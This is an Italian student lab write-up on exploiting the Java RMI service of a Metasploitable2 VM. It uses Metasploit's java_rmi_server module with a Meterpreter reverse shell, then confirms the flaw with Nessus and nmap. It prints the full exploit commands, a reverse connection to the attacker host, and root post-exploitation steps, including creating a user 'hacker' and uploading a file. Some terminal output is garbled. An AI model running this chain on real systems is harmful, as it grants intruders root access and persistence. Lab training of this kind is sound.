




# ELENCO ATTIVITÀ SVOLTE



## 01

EXPLOIT  
VULNERABILITÀ  
TRAMITE MSF CONSOLE  
E METERPRETER

## 02

RILEVAZIONE  
VULNERABILITÀ  
TRAMITE NESSUS E  
NMAP

# MSFCONSOLE E METERPRETER

```
(kali@kali)-[~]
$ msfconsole postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc
IIIIIIp dTb.dTb
6 II tcp 4'serv s'B
8 II tcp 6:en a.P
8 II tcp 'T; .;P'
5 II ice in'T; ;P'its
IIIIII tel 'Yvp'

I love shells --egypt
Nmap done: 1 IP address (1 host up) scanned in 65.49 seconds

=[ metasploit v6.3.16-dev
+ -- --[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --[ 975 payloads - 46 encoders - 11 nops
+ -- --[ 9 evasion

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search for 192.168.99.112
Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search java rmi
```

```
Matching Modules
```

#	Name	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2
ent Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE	2
1	exploit/multi/misc/java_jmx_server	2
ent Yes	Java JMX Server Insecure Configuration	2
2	auxiliary/scanner/misc/java_jmx_server	2
No	Java JMX Server Insecure Endpoint Code Execution Scanner	2
3	auxiliary/gather/java_rmi_registry	2
No	Java RMI Registry Interfaces Enumeration	2
4	exploit/multi/misc/java_rmi_server	2
ent Yes	Java RMI Server Insecure Default Configuration	2
5	auxiliary/scanner/misc/java_rmi_server	2
No	Java RMI Server Insecure Endpoint Code Execution Scanner	2
6	exploit/multi/browser/java_rmi_connection_impl	2
ent No	Java RMIConnectionImpl Deserialization Privilege Escalation	2
7	exploit/multi/browser/java_signed_applet	1
ent No	Java Signed Applet Social Engineering Code Execution	2
8	exploit/multi/http/jenkins_metaprogramming	2
ent Yes	Jenkins ACL Bypass and Metaprogramming RCE	2
9	exploit/linux/misc/jenkins_java_deserialize	2
ent Yes	Jenkins CLI RMI Java Deserialization Vulnerability	2
10	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2
ent No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution	2
11	exploit/multi/http/totaljs cms_widget_exec	2
ent Yes	Total.js CMS 12 Widget JavaScript Code Injection	2
12	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2
Yes	VMware vCenter vScalation Priv Esc	2

```
Interact with a module by name or index. For example info 12, use 12 or u
/vcenter_java_wrapper_vmon_priv_esc
```

```
msf6 > use 4
```

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

## MSFCONSOLE

Dopo aver settato gli indirizzi ip delle macchine kali e metasploitable come richiesto dalla traccia avvio msfconsole e conoscendo già la vulnerabilità che devo andare ad attaccare, ossia Java RMI sulla porta 1099, cerco gli exploit da utilizzare con il comando **search java rmi**, tra quelli disponibili decido di utilizzare il numero 4 della lista ovvero **exploit/multi/misc/java\_rmi\_server** perchè dopo una ricerca su internet è risultato essere quello di solito più efficace, lo avvio con il comando **use 4**

# MSFCONSOLE E METERPRETER

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/cTP0lQYv
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 -> 192.168.99.112:39580)
:57:36 -0400

meterpreter > |
```

## MSFCONSOLE

Successivamente con il comando **show options** vado a verificare i parametri necessari affinché l'exploit venga eseguito correttamente, notando che tra quelli **Required** manca **RHOSTS** lo vado a settare con il comando **RHOST** + indirizzo ip metasploitable2, ovvero imposto l'indirizzo ip della macchina target. Fatto questo avvio l'exploit con il comando **run** e creo una sessione di **meterpreter** sulla macchina target.

# MSFCONSOLE E METERPRETER

```
meterpreter > help

Core Commands

Command      Description
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure       (Re)Negotiate TLV packet encryption on the session
sessions     Quickly switch to another session
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish session
transport    Manage the transport mechanisms
use          Deprecated alias for "load"
uuid         Get the UUID for the current session
write        Writes data to a channel

Stdapi: File system Commands
```

```
meterpreter > ifconfig

Host is up (0.00028s latency).

Interface 1
=====
Name: tcp_open: lo - lo
Hardware MAC: 00:00:00:00:00:00
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: ::

Interface 2
=====
Name: done: 1 : eth0 - eth0
Hardware MAC: 00:00:00:00:00:00
IPv4 Address: 192.168.99.112
IPv4 Netmask: 255.255.255.0
IPv6 Address: fe80::a00:27ff:fe61:7e
IPv6 Netmask: ::
```

## METERPRETER

Una volta avviata la sessione Meterpreter ho utilizzato il comando **help** per vedere le varie operazioni che potevo eseguire ed ho cominciato a testarle. Ho iniziato con **ifconfig** per vedere l'interfaccia di rete del target, mentre con il comando **route** ho visto la tabella di routing.

```
meterpreter > route

IPv4 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0           lo
192.168.99.112 255.255.255.0 0.0.0.0      0           eth0

IPv6 network routes

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0           lo
fe80::a00:27ff:fe61:7e ::           ::           0           eth0

meterpreter >
```



# MSFCONSOLE E METERPRETER


```
meterpreter > ps

Process List

PID  Name                                User      Path
---  ---                                -
1    /sbin/init                          root      /sbin/init
2    [kthreadd]                          root      [kthreadd]
3    [migration/0]                       root      [migration/0]
4    [ksoftirqd/0]                       root      [ksoftirqd/0]
5    [watchdog/0]                        root      [watchdog/0]
6    [events/0]                          root      [events/0]
7    [khelper]                           root      [khelper]
41   [kblockd/0]                         root      [kblockd/0]
44   [kacpid]                            root      [kacpid]
45   [kacpi_notify]                      root      [kacpi_notify]
90   [kseriod]                           root      [kseriod]
128  [pdflush]                           root      [pdflush]
129  [pdflush]                           root      [pdflush]
130  [kswapd0]                           root      [kswapd0]
172  [aio/0]                             root      [aio/0]
1128 [kswapd]                             root      [kswapd]
1297 [ata/0]                             root      [ata/0]
1300 [ata_aux]                           root      [ata_aux]
1307 [scsi_eh_0]                         root      [scsi_eh_0]
1318 [scsi_eh_1]                         root      [scsi_eh_1]
1325 [ksuspend_usbd]                     root      [ksuspend_usbd]
1328 [khubd]                             root      [khubd]
2080 [scsi_eh_2]                         root      [scsi_eh_2]
2265 [kjournald]                        root      [kjournald]
2419 /sbin/udevd                         root      /sbin/udevd --daemon
2666 [kpsmoused]                        root      [kpsmoused]
3566 [kjournald]                        root      [kjournald]
3695 /sbin/portmap                     daemon    /sbin/portmap
3711 /sbin/rpc.statd                     statd     /sbin/rpc.statd
3717 [rpciod/0]                         root      [rpciod/0]
3732 /usr/sbin/rpc.idmapd                 root      /usr/sbin/rpc.idmapd
3959 /sbin/getty                          root      /sbin/getty 38400 tty4
3960 /sbin/getty                          root      /sbin/getty 38400 tty5
3965 /sbin/getty                          root      /sbin/getty 38400 tty2
3967 /sbin/getty                          root      /sbin/getty 38400 tty3
3970 /sbin/getty                          root      /sbin/getty 38400 tty6
4008 /sbin/syslogd                       syslog    /sbin/syslogd -u syslog
4043 /bin/dd                             root      /bin/dd bs=1M /proc/kmsg of /var/run/klogd/kmsg
4045 /sbin/klogd                         root      /sbin/klogd -p /var/run/klogd/kmsg
4068 /usr/sbin/named                     bind      /usr/sbin/named -u bind
4090 /usr/sbin/sshd                       root      /usr/sbin/sshd
4166 /bin/sh                             root      /bin/sh /usr/bin/mysqld_safe
4208 /usr/sbin/mysqld                     mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/
4210 logger                             root      logger -p daemon.err -t mysqld_safe -i -t mysqld
4286 /usr/lib/postgresql/8.3/bin/postgres postgres  /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/et
4289 postgres: writer process           postgres  postgres: writer process
4290 postgres: wal writer process        postgres  postgres: wal writer process
4291 postgres: autovacuum launcher process postgres  postgres: autovacuum launcher process
4292 postgres: stats collector process   postgres  postgres: stats collector process
4312 distccd                             daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4313 distccd                             daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
```

```
meterpreter > sysinfo

Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter >
```



## METERPRETER

Con il comando **ps** ho invece visualizzato i processi attivi sul target, il comando **sysinfo** mi ha restituito informazioni utili come la versione del sistema operativo, mentre il comando **screenshot** mi ha restituito un share in tempo reale della macchina target,

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
adduser hacker
Adding user `hacker' (/...om/rapid7/metasploit-framework/...
Adding new group `hacker' (1003) ...
Adding new user `hacker' (1003) with group `hacker' ...
Creating home directory `/home/hacker' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: █
```

```
cd /home
ls
ftp
hacker
msfadmin
service
user
█
```

```
meterpreter > upload /home/kali/Desktop/shellmeta.txt
[*] Uploading : /home/kali/Desktop/shellmeta.txt → shellm
[*] Uploaded -1.00 B of 21.00 B (-4.76%): /home/kali/Desktop
[*] Completed : /home/kali/Desktop/shellmeta.txt → shellm
meterpreter > █
```

## METERPRETER

Successivamente ho utilizzato il comando **shell** che mi ha dato accesso ad una shell sulla macchina target tramite la quale ho potuto eseguire varie operazioni. Con il comando **whoami** ho visto che avevo eseguito l'accesso come utente root, con **adduser** ho creato un nuovo utente "hacker", con **mkdir** ho potuto creare una directory nella /home nominata "hacker", mentre con **upload** + percorso file ho caricato un file nominato "shellmeta.txt" direttamente nella macchina target.

# NESSUS E NMAP

Scans Settings keralotto1

metasploit / Plugin #22227

Configure Audit Trail Launch Report Export

Vulnerabilities 61

INFO RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>  
<http://www.nessus.org/u7b6fd7659>

Output

Valid response recieved for port 1099:

```
0x00: 51 AC ED 00 05 77 0F 01 4F 58 41 A4 00 00 01 88 Q....w..OXA....
0x10: C3 77 0E D7 80 02 75 72 00 13 5B 4C 6A 61 76 61 .w....ur..[Ljava
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00 ... (G...pxp....
```

To see debug logs, please visit individual host

Port	Hosts
1099/tcp/rmi_regist...	192.168.99.112

No output recorded.

To see debug logs, please visit individual host

Port	Hosts
------	-------

```
(kali@kali)-[~]
$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 04:50 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux
Service detection performed. Please report any incorrect results at https://nmap.org.
Nmap done: 1 IP address (1 host up) scanned in 65.49 seconds
```

## NESSUS E NMAP

L'assegnazione bonus dell'esercizio consisteva nel recuperare evidenze della presenza della vulnerabilità, ho quindi eseguito una scansione sulla macchina target tramite i tool Nessus e nmap, i quali hanno entrambi rilevato il servizio java rmi attivo ma Nessus non lo ha identificato come una minaccia effettiva. Utilizzando invece uno script di nmap l'output ha restituito come risposta che effettivamente i registri RMI di java sono vulnerabili in quanto la loro configurazione di default permette di caricare codici da remoto tramite URL.

```
(kali@kali)-[~]
$ nmap -script vuln -p 1099 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:46 EDT
Nmap scan report for 192.168.99.112
Host is up (0.00033s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
Nmap done: 1 IP address (1 host up) scanned in 37.34 seconds
```